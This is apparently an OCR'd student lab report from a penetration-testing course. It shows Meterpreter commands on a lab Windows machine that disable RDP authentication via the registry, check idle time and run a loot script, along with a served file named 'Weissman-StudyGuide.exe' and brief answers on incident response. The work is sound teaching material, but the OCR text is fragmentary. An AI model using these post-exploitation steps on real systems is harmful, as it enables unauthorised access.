
C.


```
meterpreter > reg setval -k 'HKLM\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp' -v UserAuthentication -d '0'
Successfully set UserAuthentication of REG_SZ.
```


D.

```
meterpreter > idletime
User has been idle for: 11 mins 9 secs
```


E.


dino
Another user is signed in. If you continue, they'll be disconnected. Do you want to sign in anyway?
Yes
No


Index of /malware
Not secure 10.211.55.4/malware/
Index of /malware
Name
Parent Directory
Weissman-StudyGuide.exe
Apache/2.4.57 (Debian) Server
Command Prompt
Microsoft Windows [Version 10.0.22621.2506]
(c) Microsoft Corporation. All rights reserved.
C:\Users\dinokp>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet:
Connection-specific DNS Suffix . : localdomain
IPv6 Address. . . . . : fdb2:2c26:f4e4:0:167a:a089:a460:836d
Temporary IPv6 Address. . . . . : fdb2:2c26:f4e4:0:c5b4:a6e2:29b1:fe08
Link-local IPv6 Address . . . . . : fe80::a932:e1a1:f8d9:e33d%6
IPv4 Address. . . . . : 10.211.55.5
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::21c:42ff:fe00:18%6
10.211.55.1
C:\Users\dinokp>
Tomorrow's high
To break record
Search
3:21 PM
11/16/2023


meterpreter > run multi_console_command -r /home/parallels/.msf4/loot/20231116144302_default_10.211.55.5_host.w


F.



Exercise 22. 04 :

Step 2 :

B.



Lab Analysis :

1. **Incident is an cyber attack or a breach or any exploitation or attack on running system which affects any one of the security goals which is confidentiality, Integrity or Availability. The incident can be reported by the way that it measures its impact on the system and how well covered it tracks. Forensics experts try to work on incidents.**

2. **Incident response is how well the organization or a group of system get recovered from the incident and how much data they can save and benefit the organization by avoiding as much loss as possible.**

   It has number of steps to be performed.
   - **Preparation**
   - **Detection and Analysis**
   - **Containment**
   - **Eradication**
   - **Recovery**
   - **Post Incident Recovery**

3. **Because this framework teaches us in a perspective of attacker, and how attacker can steal and erase the logs and take over the overall system. Like attacker able to cover tracks etc. So we can be way ahead if we know the thought process of the attacker.**

Key Term Quiz :

1. **Exploit**
2. **Vulnerability**
3. **Payload**
4. **Shell**
5. **Front end**